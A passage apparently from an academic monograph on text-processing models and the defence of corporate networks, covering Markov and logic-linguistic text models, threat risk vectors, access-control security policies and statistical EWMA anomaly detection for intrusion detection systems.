A text is not a random sequence of independent usage of its elements. There are syntactic, semantic, and other dependencies between the elements of the coherent text. An extension of the approach in which symbols are used independently of each other (a probabilistic model of the text) is the Markov model of the generation of text elements [5]. The probability of appearance of an arbitrary element in a text presented in the form of the Markov's chain depends on the previous element.

Consider some arbitrary text as a system. Its elementary units (letters, letter combinations, words): s_i , ($i = 1, \dots, N$). S_q denotes a state of the system at time q . The simplest Markov's chain is determined by the set of transition probabilities:

$$P[S_q = s_i] = P[S_q = s_i | S_{q-1} = s_{i-1}].$$

With the complication of this model, the probability of occurrence of this element is considered to be dependent on the group of previous elements. Assume that the appearance of some elements s_i depends on k previous elements, then:

$$P[S_q = s_i] = P[S_q = s_i | S_{q-1} = s_{i-1}, \dots, S_{q-k} = s_{i-k}].$$

A similar model allows a more complete characterization of the structure of the text.

Relational Model of Text.

Much of the text processing literature a formalized model of text was seen as $\langle E, R \rangle$ pair, where E – set of essence that establish a construction of the text, R – finitary relations which are usually verb form in the text. Based on the model ontologies are built [19] which comprise the description of subject areas. The latter sometimes given as a way of presenting knowledge that enshrined in the text.

In the IT sector practice of using relational model of text is quite extensive: from designing applications to the use of information search mechanisms.

Logical and linguistic model of text.

The logic-linguistic model of the text is widely used in a mathematical linguistics [6, 20]. It allows to present arbitrary sentences as the conjunction of atomic predicates, each of which describes the indivisible content of the sentence:

$$L^S = \bigwedge_{p \in P^S} \bigwedge_{h \in H_p^S} L_p^S(h) \quad , \quad (1.1)$$

$$L_p^S(h) = \bigwedge_{x \in X_p^S(h)} \bigwedge_{g \in G_p^S(x, h)} L_p^S(x, g, h) \quad , \quad (1.2)$$

$$L_p^S(x, g, h) = \bigwedge_{y \in Y_p^S(x, g, h)} \bigwedge_{q \in Q_p^S(x, g, y, h)} L_p^S(x, g, y, q, h) \quad , \quad (1.3)$$

$$L_p^S(x, g, y, q, h) = \bigwedge_{z \in Z_p^S(x, g, y, q, h)} \bigwedge_{r \in R_p^S(x, g, y, q, z, h)} L_p^S(x, g, y, q, z, r, h) \quad , \quad (1.4)$$

where S – sentence of natural language;

p – relation that connects actors, objects and subjects of relations in the sentence that connects actors, objects and items of relations in the sentence S , $p \in P^S$ – set of relations included in the sentence S ;

h – characteristic of the p -th sentence S relation, $h \in H_p^S$ – the set of characteristics of the p -th relation in sentence S ;

$L_p^S(h)$ – predicate that describes p -th relation to the characteristic h and connects actors, objects and items of relation p in sentence S ;

x – sentence subject S , $x \in X_p^S(h)$ – set of entities associated with the objects of sentence by p -th relation that has a characteristic h ;

g – characterization of the subject x of the sentence S , $g \in G_p^S(x, h)$ – set of characteristics of the subject $x \in X_p^S(h)$;

$L_p^S(x, g, h)$ – predicate that describes the p -th relation with the characteristic h between the subject $x \in X_p^S(h)$ with the characteristic $g \in G_p^S(x, h)$, the objects and items of the p -th relation in sentence S ;

y – sentence object S , $y \in Y_p^S(x, g, h)$ – set of entities associated with the objects of sentence by p -th relation that has a characteristic h ;

q – characteristic of the object y of the sentence S , $q \in Q_p^S(x, g, y, h)$ – set of characteristics of the object $y \in Y_p^S(x, g, h)$;

$L_p^S(x, g, y, q, h)$ – predicate that describes the p -th relation with the characteristic h between the subject $x \in X_p^S(h)$ with the characteristic $g \in G_p^S(x, h)$, the objects $y \in Y_p^S(x, g, h)$ with the characteristic $q \in Q_p^S(x, g, y, h)$ and objects of the p -th relation in sentence S ;

z – subject of the p -th relation of the sentence S , $z \in Z_p^S(x, g, y, q, h)$ is the set of objects of the p -th relation, which has the characteristic h , between the subject

$x \in X_p^S(\mathfrak{h})$ with the characteristic $g \in G_p^S(\alpha, \mathfrak{h})$ and the object with the characteristic $q \in Q_p^S(\alpha, g, y, \mathfrak{h})$;
 r – characteristic of the subject of the p -th sentence relation S ,
 $r \in R_p^S(\alpha, g, y, q, z, \mathfrak{h})$ – set of characteristics of an object $z \in Z_p^S(\alpha, g, y, q, \mathfrak{h})$;
 $L_p^S(x, g, y, q, z, r, h)$ – simple, atomic predicate that describe a sentence part that has a finished content and describes in the sentence S the p -th relation with the h -th characteristic between the subject $x \in X_p^S(\mathfrak{h})$ with the characteristic $g \in G_p^S(\alpha, \mathfrak{h})$ and the object $y \in Y_p^S(\alpha, g, \mathfrak{h})$ with the characteristic $q \in Q_p^S(\alpha, g, y, \mathfrak{h})$, whose subject $z \in Z_p^S(\alpha, g, y, q, \mathfrak{h})$ has the characteristic $r \in R_p^S(\alpha, g, y, q, z, \mathfrak{h})$.

The logic-linguistic model L^S of sentence S is represented by the set of formulas (1.1-1.4) presented above and is formally described by the sequence of the eight conjunctions included in these formulas. The transition from the general formula L^S to the predicate $L_p^S(x, g, y, q, z, r, h)$ is a decomposition of the problem of the formal description of the arbitrary sentence of the natural language and reflects a systematic approach to its solution. Therefore, the complex expression L^S is true if and only if all elementary predicates of the type $L_p^S(x, g, y, q, z, r, h)$ are included.

Multidimensional text model.

Every text object can be set with a set of some values. Sign selection depends on the processed texts, aims and tasks of the data analysis and other factors. The character of the signs also can be different, qualitative and quantitative, binary (dichotomous), ordinal, etc. However, in any case their complex can be treated as appropriate - dimensional space of signs, and given objects as points of this space. In some tasks, including text information analysis tasks, data is often presented by not the separate signs values, but with probability values of some variable, which characterizes objects pairwise mutual accordance x_i i x_j . Depending on the aims of tasks the degree of similarity or difference is examined, in last case such description denotes distance between objects. Anyway when solving data analysis problems geometrical closeness of two or more points in this - dimensional space means the closeness of corresponding objects, i.e. their homogeneity. The separate classes (clusters) of objects will be represented by coherent areas in this space.

As an example, it is possible to point the next possible signs of every level.

For the level of letters as signs can come forward: frequencies of separate letters appearance, frequencies of separate syllables and signs appearance, frequencies of n -gram subsequences of characters from text appearance. For the level of words: frequencies of appearance of separate words, word-parts, bases of words or a few words.

For the level of sentences: frequencies of appearance of sentences with the fixed amount of words, with a certain grammatical construction, using special turns, etc.

In the semantic representation of the text, the value of different attributes as

well can be defined at all levels of the semantic hierarchy. Then a collection of documents can be presented in the form of a matrix "Object- sign", in which lines correspond to texts ($i = \overline{1, m}$), columns - to signs ($j = \overline{1, G}$), and matrix elements – to the value of sign for each text. Matrix "Term- document" is formalized by an expression, which is a separate case of transposed matrix "Object- sign".

To reduce the dimension of the matrix "Text-sign" and detection the most informative features can be used singular decomposition of the matrix (SVD – singular value decomposition). An arbitrary matrix can be represented as:

$$M = UWV^T,$$

where U i V^T –are orthogonal matrices,

W –diagonal matrix, in addition, its elements are sorted in descending order. Elements of the matrix W –are singular numbers.

Columns and rows of matrices U and V^T , which correspond to a small singular numbers, make the smallest contribution to the final text, so their exclusion will allow to reduce the dimension of the matrix M without significant losses for further calculations [21]. Large singular numbers are main information characteristics, others contain random noise.

When using methods as analysis of main components, factor and discriminatory analysis and others in classical multidimensional data analysis, the "Object-sign" matrix is converted into covariance (correlation) matrix. In this case, the covariance matrix is a square matrix of the "sign-sign" type and it characterizes the degree of proximity (similarity) of signs. However, in practice, to describe text objects is often used representation form of an objects proximity matrix (matrix of "object-object" type).

The correlation matrix "object-object" defines the degree of similarity of the objects, and its elements are determined by the formula:

$$r_{tk} = \frac{\sum_{j=1}^M (x_{tj} - \bar{x}_t)(x_{kj} - \bar{x}_k)}{\sqrt{\sum_{j=1}^M (x_{tj} - \bar{x}_t)^2 \sum_{j=1}^M (x_{kj} - \bar{x}_k)^2}},$$

$$\bar{x} = \frac{1}{M} \sum_{j=1}^M x_j$$

where – the average value.

Formulas are used to calculate the coefficients of the rank correlation when not quantitative values of signs are considered. At the same time, using the developed methods of data multidimensional analysis, it is necessary to take into account the features of the text as a real object and it is essential to consider the process of text structures formation, when compiling models and presenting texts in the form of a multidimensional object.

1.4 Evaluation of cyberspace from the perspective of threats to corporate computer networks.

Sure, active intelligence of cyberspace in the interests of cyber security of corporate computer networks needs to calculate some threat indicators. For corporate computer networks these indicators can be considered as a vector of threats from different attacks:

$$R(t) = (r_1(t), r_2(t), \dots, r_n(t)),$$

where $r_i(t) = P_i(t) * C_i$ – risk of i -type attack during t -time,

$P_i(t)$ – corporate network's probability of being attacked by i -type attack during t -time,

C_i – cost of lost cause of i -type attacks.

Calculations of risks from various attacks require the identification of sources of attacks on indirect grounds, determining their inclinations to attacks or undesirable influences of one kind or another, determining the characteristics of attack activity, calculating predictive activity indicators based on time series analysis, and the like.

The ordering of the elements of this vector in descending risk values is reduced to the construction of the vector $R^*(t)$, the first elements of which indicate the attacks, which should strengthen the protection of the computer network.

This protection becomes possible or by configuring the corporate network IDS to prepare the activation of attack detection algorithms in accordance with the vector $R^*(t)$, or by eliminating the vulnerabilities that use this type of attack. Given the temporary limitations of the attack detection process, such actions should be performed based on predictions of the activity of potential attack sources, the detection of which is the task of the global network security level of the corporate network.

1.5 Collective protection of corporate networks against computer attacks.

As can be seen from the previous arguments, the task of text processing and the task of assessing cyber threats indicators for corporate networks, inherent to the global network level, are complex resource-intensive tasks.

Given the temporary requirements for the IDS, it can be assumed that including them in the latter will entail a slowdown in the performance of basic functions and an unjustified increase in resource consumption. At the same time, in our opinion, assigning functions of the globally-lingual level of protection of the corporate network to the functions of a separate computer complex that manages this level of protection of several corporate networks and determines the threat indicators for each of them is a promising solution. We may call this complex as System Monitoring Unit (SMU).

In addition to the parallelism in performing certain functions of SMU and IDS, this solution allows for the collective protection of subordinate corporate

computer networks against computer attacks. The essence of this protection is to conduct self-diagnostics of corporate computer networks with the help of IDS, exchange of information about attacks and non-standard behavior with partners, about interference in work. Here you can solve the problem of determining the speed of the spread of external interventions, the coordination of the parameters of the IDS, including the coordination of efforts to analyze unknown invasions.

The structure of SMU complex is shown in fig. 1.5.




Fig. 1.5. Architecture of SMU

In our opinion, the rational use of the proposed complex is to support the activities of the regional cybersecurity center, which is designed not only to perform the functions of operative protection of wards of corporate networks, but also to support their audit.

1.6 Conclusions for chapter 1

Further improvement of the security and stability in functioning of the information and telecommunication systems of corporate networks in the conditions of massive influence of computer attacks requires an increase in the probability of detection of new computer attacks and a decrease in the recognition time for the signs of known attacks.

To solve this problem, it is not enough to use only traditional methods that utilize identification characteristics of network traffic and information about the work of corporate networks and security devices. The processing of data sets of the body of network packages, content of Internet pages, information from mass media and social networks is very valuable in this area.

Processing, careful analysis and synthesis of information collected from Internet resources is made using content and/or rapid analysis methods, bibliometric and/or cluster analysis, as well as expert and/or situational methods

However, a tight time limit for the search, collection, extraction and processing of information circulating in the global information space of the Internet, its accumulation, classification by certain attributes, further analysis, synthesis, compilation and making it accessible to the concerned users, as well as transformation into synthesized conclusions and recommendations necessitates some arrangements. First, the automation of all measures in the complex of risks monitoring system associated with these processes. Second, the configuration of IDSs subordinate to the SMUs of corporate networks according to their risk vectors.

The development of a corporate networks protection model with a collective SMU defense module, methods for detecting and identifying computer attacks with help of content analysis of the global information space and the architecture of IDS, related to it, will provide a basis for the synthesis of a reliable and high-performance adaptive cyber threats detection systems and will shorten the detection time of the computer attacks of the new generation.

1.7 References for chapter 1

1. Internet Security Threat Report. [Online]. – Available : <https://www.symantec.com/security-center/threat-report>.
2. Чекунов, И. Г. Современные киберугрозы. Уголовно-правовая и криминологическая квалификация киберпреступлений [Текст] / И. Г. Чекунов // Право и кибербезопасность. – М. : Юрист, 2012 – № 1. – С. 9 - 22.
3. Aickelin, Uwe and Dasgupta, D. Artificial immune systems. In: Introductory Tutorials in Optimisation, Decision Support and Search Methodology (eds. E. Burke and G. Kendall). Kluwer. Report. [Online]. – Available : http://eprints.nottingham.ac.uk/336/1/05intros_ais_tutorial.pdf.
4. Суркова, А. С. Идентификация авторства текстов на основе информационных портретов [Текст] / А. С. Суркова // Вестник Нижегородского университета им. Н. И. Лобачевского. – 2014. – № 3 (1) . – С. 145 - 149.
5. Хмелев, Д. В. Распознавание автора текста с использованием цепей А. А. Маркова [Текст] / Д. В. Хмелев // Вестник МГУ. Сер. 9 : Филология. – М., 2000. № 2. – С.115 - 126.
6. Вавіленкова, А. І. Порівняльний аналіз речень природної мови за змістом [Текст] / А. І. Вавіленкова // Математичні машини і системи. – 2015. – № 2. – С. 97 - 103.
7. Гамаюнов, Д. Ю. Обнаружение компьютерных атак на основе анализа поведения сетевых объектов : дис... канд. физ.-мат. наук: 05.13.11 [Текст] / Гамаюнов Денис Юрьевич. – Москва, 2007. – 89 с.
8. Chi, S.-D., Park, J.S., Jung, K.-C., Lee, J.-S. Network security modeling and cyber-attack simulation methodology [Text] // Lecture Notes in Computer Science. Springer-Verlag, 2001. Vol. 2119.
9. Котенко, И. В. Архитектуры и модели компонентов активного анализа защищённости на основе имитации действий злоумышленников

[Текст] / И. В. Котенко, М. В. Степашкин, В. С. Богданов // Проблемы информационной безопасности. Компьютерные системы. – 2006. – № 2. – С. 7 - 24.

10. Kotenko, I. V., Stepashkin, M. V. Analyzing Vulnerabilities and Measuring Security Level at Design and Exploitation Stages of Computer Network Life Cycle [Text] // Lecture Notes in Computer Science. Springer-Verlag, 2005. Vol. 3685.

11. Лукацкий, А. В. Обнаружение атак [Текст] / А. В. Лукацкий. – СПб. : БХВ-Петербург, 2001. – 624 с.

12. Прилуков, М. В. Роль деловой (конкурентной) разведки в обеспечении национальной безопасности и политической стабильности в Российской Федерации: дис... канд. полит. наук: 23.00.02 [Текст] / Прилуков Михаил Витальевич. – Москва, 2006. – 351с.

13. Бурячок, В. Л. Методологія формування державної системи кібернетичної безпеки : дис.... доктора техн. наук.: 21.05.01 [Текст] / Бурячок Володимир Леонідович. – Київ, 2013. – 397с.

14. Суркова, А. С. Концептуальный анализ, принципы моделирования и оптимизация алгоритмов синтеза текстовых структур: дис... доктора техн. наук: 05.13.01 [Текст] / Суркова Анна Сергеевна. – Нижний Новгород, 2016. – 343с.

15. Додонов, В. О. Інформаційні технології аналізу та виявлення інформаційного впливу в соціальних мережах на основі мультиагентних моделей розповсюдження інформації : дис... канд. техн. наук: 05.13.06 [Текст] / Додонов Вадим Олександрович. – Київ, 2017. – 143с.

16. Колмогоров, А. Н. Три подхода к определению понятия «Количество информации» [Текст] / А. Н. Колмогоров // Новое в жизни, науке, технике. Сер. «Математика, кибернетика». – 1991. – №1. – С. 24 - 29.

17. Пиотровский, Р. Г. Текст, машина, человек [Текст] / Р. Г. Пиотровский. – Л. : Наука, 1975. – 327 с.

18. Shannon, C. E. : A mathematical theory of communication [Text] // Bell System Technical. – 1948. – Vol. 27. – P. 379 – 423.

19. Web Ontology Language (OWL) [Online]. – Available : <https://www.w3.org/2001/sw/wiki/OWL>.

20. Вавіленкова, А. І. Інформаційна технологія обробки текстової інформації на основі побудови логіко-лінгвістичних моделей [Текст] // International Scientific Journal Acta Universitatis Pontica Euxinus. Special number for XI international conference «Strategy of quality in industry and education» (Varna, Bulgaria, 1 – 5 June 2015). – Varna, Bulgaria, 2015. – Vol. II. – P. 377 - 380.

21. Воронцов, К. В. Машинное обучение (курс лекций) [Электронный ресурс]. – Режим доступа: <http://www.machinelearning.ru/wiki/index.php?title=Mo>.

CHAPTER 2. ANALYSIS OF NETWORK INFRASTRUCTURE AND ITS BEHAVIOR, DEFENSE POLICY, BEHAVIOR OF ATTACKERS, ETC.

2.1 Data protection

The development and implementation of automatized control systems show that none of the security information tools (methods, activities and assets) is completely reliable. Methodological and methodical bases of information security are quite general recommendations based on the international experience and the theory of systems.

Data protection is a set of methods and means that ensure the integrity, confidentiality and availability of information in terms of the impact of threats of natural or artificial nature, the implementation of which may result in damage to the owners and users of information.

Today's task of information security system is to adapt the abstract statements to the specific subject area, where unique peculiarities and subtleties will be always present.

The research and analysis of foreign and local experience demonstrate the necessity for building an integrated system of enterprise information security, that includes operational, operational-technical and organizational measures for information protection. This system should provide flexibility and adaptation to rapidly changing factors of internal and external environment. It is impossible to provide this level of information security without making an analysis of existing threats and potential possibilities for information leakage.

The basis for information security system creation is the development of information security policy for the enterprise. As a result, the protection plan should be created, which will implement the principles that are set out in the Security Policy.

2.2 Enterprise Performance Management

Enterprise Performance Management can be the basis for automatized control system building not only as a management concept, but also as the exact class of information systems that support this concept.

The enterprise information infrastructure can be presented in several hierarchical levels, each of which is characterized by the degree of information aggregation and its role in the management process. “Analytical stack” developed by Gartner can be an example of schematic representation of the information infrastructure. There are several levels in this hierarchy [2]:

- the level of transactional systems;
- the level of business intelligence, including data warehouses, data marts and OLAP-systems;
- the level of analytical applications (fig 2.1).




Fig. 2.1. Analytical Stack

Transactional systems include enterprise resource management systems (ERP-system) and provide the information needs of management at the operational level. Despite the objective differences, all these systems have a common feature: they are designed to handle certain operations (On-Line Transaction Processing (OLTP) - processing transactions in real time). The goals, objectives and sources of information at the operational level are initially defined and have a high degree of structure and formalization.

Transactional systems are the sources of primary information, which after the appropriate processing are used for further analytical processing and presentation for making management decisions. From transactional systems, data can be passed to analytical applications either sequentially through all the levels of analytical stack or by passing one or more levels (“bypass” - “direct transfer”).

Data warehouse (DW) is defined by Bill Inmon [3] as "subject-oriented, integrated, stable, supporting the chronology of data sets, organized for the purpose of management support, designed to act as "one and the only one source of truth" that provides managers and analysts with reliable information necessary for rapid analysis and making decisions”.

However, the large amount of data contained in warehouses, usually make them unavailable for processing in real time. This problem is solved on the following hierarchy levels – data marts and OLAP - systems.

Data marts are structured information files, but their difference is that they are subject-oriented, the information is stored in data marts in the most favorable form for solving specific analytical problems.

The next level of the analytical stack is occupied by On-Line Analytical Processing (OLAP-system). This is the system of analytical data processing in real time that can provide the solutions of many analytical problems and work with relevant data despite of the company’s activities characteristics.

OLAP-systems are characterized by large dimensions of stored data (as opposed to relational tables), preliminary calculation and aggregation of values, which makes it possible to build quick independent requests to operational database using a number of different analytical measures.

At the highest level of the analytical stack there are analytic applications, aimed at the analysis and decision support at the strategic level. The information system on the strategic level (Executive Support Systems, ESS) provides the support of making decisions concerning the implementation of promising strategic aims of enterprise development on the basis of solving unstructured problems, special problems that require professional judgments, estimates and intuition.

2.3 Security policy of computer informational systems

There are the following types of information computer systems security policy [5].

Discretionary security policy is the security policy, based on the Discretionary Access Control, which is defined by two properties:

- All subjects and objects are identified;
- The rights of access to system objects and subjects are based on some external rules in relation to the system.

The main element of discretionary access control systems is the matrix of access - the matrix of size $|S| \times |O|$, the lines of which correspond to subjects and the columns correspond to objects. In such a case every element of the access matrix $M [S, O]$ with R determines the access rights of the subject S to the object O , where R is the set of permissions.

The advantages of discretionary security policy include the relatively simple implementation of access control systems; the disadvantages include the static of defined rules of access therein.

Mandate (authority) security policy is a security policy based on Mandatory Access Control, which is defined by four conditions:

- Unambiguous identification of all subjects and objects of the system;
- Given hierarchical levels of information confidentiality;
- Every system object has the level of confidentiality that determines the value of information;
- Every system subject has the access level.

Mandate security policy application helps to prevent the overflow of information from the objects with higher hierarchy level to the objects with low access level; on the other hand, the introduction of systems based on the security policy of this type is complicated and requires significant hardware and software resources of information system.

The approach of information flow security policy should be mentioned. It is based on the sharing of all possible information flows between the objects of the system into two disjoint sets: the set of enabling information flows and the set of adverse information flows, the purpose of implementation of which is to ensure the unavailability of emergences in the computer system information flows.

Role differentiation of access is the development of discretionary differentiation access policy, and the rights of access to system objects are based on their application-specific basis, defining their roles thereby. Role differentiation of access allows realizing flexible access control rules that take into account the dynamics of the computer system operation process.

In addition to the abovementioned policy we can name the policy of isolated software environment implemented by determining the order of safe interaction of system subjects that ensures the impossibility of influence on information and security systems and their settings modification or configuration.

Thus, the development of information system security policy should include three levels: basic, segment and marginal. The security policy of base and segment levels must ensure the protection of information flow within the information system, the marginal level of security provides the protection of information exchange with the environment (fig. 2.2).




Fig. 2.2. The hierarchical model of information security policy

The basis for constructing a system of information systems protection is the development of the security policy that is based on: organizational and management structure of the company; informational management needs of the enterprise; used organizational, technical and software; processing technology.

The security policy development should be based on a strict hierarchy; this means that the protection degree of different system units cannot be the same. Thus, the data that is being processed in these sites will be under the thread of unauthorized exposure risks. Having divided the information in several categories according to its importance (critical and non-critical), the model of any company's protection can be optimized.

2.4 Determination of abnormal behavior of the network

Globalization of the process in all sphere social activities led to a significant increase in the dynamism and complexity of systems. Its increase their entropy and reduces their resistance to changes in the internal and external environment

In fact, today information is one of the key elements that affects the functioning of any organization and has a systemic impact on the activities of all institutions. So the issue of protection of corporate networks (CN) from external negative influence in cybernetic space is very relevant.

A significant variety of traffic is generated availability of a large number of network services, hardware and software in modern computer systems and CN.

Effective traffic monitoring allows you to track its anomalies, which increases the security of the network to use with other security methods. For solving this task are used Intrusion Detection System – IDS, and Intrusion Prevention System – IPS [6-8].

Work principle this system based on: collecting, analyzing and processing information; the creation of databases of the traffic parameters of the network being investigated; monitoring of network activity by the given elements of intervals and intervals of time; solving based on the analysis of network anomalies, their classification and the choice of methods of counteraction. There are two classes in general classification of network security parameters: invasion and abnormal behavior. It should be noted that all systems intrusion detection and prevention using signature-based methods. Anomaly-Based Intrusion Detection and Prevention Systems using statistical analysis of traffic [9].

Statistical analysis of traffic has next step [10]:

1. Creation of system profile. It is conducted on the basis of the primary observation of parameters of activity of network indicators for a given period. Based on the results of observations on the behavior of traffic indicators, numerical time characteristics are defined, which form the normal mode of the network.

2. Define threshold settings. Creation or evaluation of statistical criteria that characterize a deviation from the "normal profile", for example, the threshold value and its tolerable limits. At this step, statistical criteria for evaluating the "normal" operation of the network and parameters for its transition to abnormal mode are developed.

3. Creation of network parameters database in real time (network estimation). Data collection on network parameters is performed in the set time range and selected system devices.

4. Testing of statistical hypothesis. A comparison and evaluation of the uniformity of the information arrays of the "normal" profile of the system and the profile being investigated is carried out. The critical parameters of deviations from "normality", confidence limits of deviations and frequency of deviations (critical number of excesses) are established.

5. Analysis of current network traffic. An analysis of dynamic observation rows for real traffic is conducted, points of exceedances of threshold values, their frequency and identification of anomalies are determined.

6. Solving. The criticality of the network status and access blocking are evaluated as necessary.

The advantage of statistical methods for analyzing computer networks is the ability to dynamically analyze traffic in real time. In addition, the so-called "training" of the system and its reconfiguration on the basis of updated statistics on the current traffic profile can be carried out. In addition, the procedure for reconfiguring the "normal" traffic profile may be periodically performed in the absence of intrusions with adjustment of thresholds and decision criteria. In addition, unlike signature methods, statistics provide an opportunity to detect unknown attacks and intrusion on the basis of analysis and comparison of traffic profiles.

The procedure for comparing the profiles of the computer network - "normal" and real - in terms of statistical approach should be treated as a process of checking them for belonging to the same general population, which involves the use of statistical criteria for such evaluation. In addition, the numerical characteristics of the computer network traffic from the selected parameters over a range of time represent an array of random variables of the same order, formed under the influence of the external environment, which makes a stochastic component in their distribution and magnitude.

These assumptions make it possible to formulate limitations and requirements for the task of studying the parameters of traffic by statistical methods, namely:

- an array of random variables (traffic parameters) must have a normal distribution;
- random variables are independent;
- none of the external influences or internal factors that generate traffic should not be dominant.

Based on the assumptions above, the arrays of input data observation over dynamic data series that assess the network profile will adequately assess the state of the network provided that the traffic on the network can be considered statistically homogeneous.

The effectiveness of the computer network heavily depends on the reliability of the information transmission, as well as on the parameters of traffic in it. Traffic anomalies may be the result of technical or technological failures in the equipment work, as well as external user actions. Thus, timely detection of anomalies allows user or decision maker to ensure the reliability of data transmission over the network. In order to ensure reliable data transmission over the network, it is necessary to use adequate methods for detecting anomalies that will allow not only to detect abnormal network traffic, but also to estimate the magnitude of the anomaly, its parameters, the frequency of occurrence, and the level of threat of the network and its elimination.

The most common ways for detecting anomalies are the ways of detecting attacks that identify the abnormal behavior of the network and respond to it. Sensors or detectors of such devices trigger when the behavior of traffic differs from standardized or "ideal", which is determined on the basis of long-term analysis of network parameters.

One of the measures and methods used in traffic analysis in order to detect its abnormal behavior is the statistical method. The statistical analysis is based on the calculation of standard deviation and control of exceeding the allowable values, which include: numerical (number of transmitted data according to different protocols, number of files to which access has been made, etc.); categorical (file names, user commands, open ports, etc.)

The conclusion about the anomaly (attack) is based on the processing of dynamic data rows.

The analysis of sources [11, 12] makes it possible to conclude that the proposed statistical approach included assumptions about the normal distribution of network traffic and did not offer an algorithm for selecting the optimal value of profile parameters, which does not allow the calculation of such variation characteristics as the sample average, variance, the ability to take into account the dynamics of traffic parameters and profile in general.

The dynamic nature of the array of data formed in large time ranges, in addition, includes such characteristics of the series as the presence of the trend and the seasonal (cyclic) component. Therefore, for the correct use of statistical analysis methods, it is necessary to work out the analysis of sets of parameters of the network traffic, taking into account its stochastic nature and cyclicity. One of the promising methods of statistical analysis of traffic, which is presented in the form of dynamic data rows, is the method of sliding exponential smoothing. EWMA-statistics (Exponentially Weighted Moving Average) [13], which is a methodology of calculating the moving average with an exponential weight distribution, and is used to control the processes in which the average sample values are being defined, and the weight of each next value asymptotically decreases over time.

Thus, usage of the EWMA method according to the proposed algorithm allows to analyze the network abnormal behavior on the basis of the statistical processing of data about incoming network traffic. The considered technique allows to abandon the requirement of the normal law of distribution of the data array of incoming traffic in the network. The proposed method for estimating the optimal sensitivity value of the EWMA technique is to determine the minimum mean square error. Based on determining the optimal sensitivity of the method, it is possible to estimate the optimal magnitude of the smoothing interval, which makes it possible to reduce the time of detecting anomalies in the input stream.

2.5 Mathematical modeling of information security system: Cyber situational awareness

In recent years, the rapid development of science and technology, leads to an increase in the risk of network and information security (IS), the consequences of which brings huge political, social, and ultimately economic losses.

Existing modern systems that provide services to protect user networks are not able to get ahead of the variety, set of dynamics of changes in attacks on user networks, both state institutions, corporate networks, and individual users. The main problem is limit the technology to use only the signature method or behavior based on the detection of malicious code.

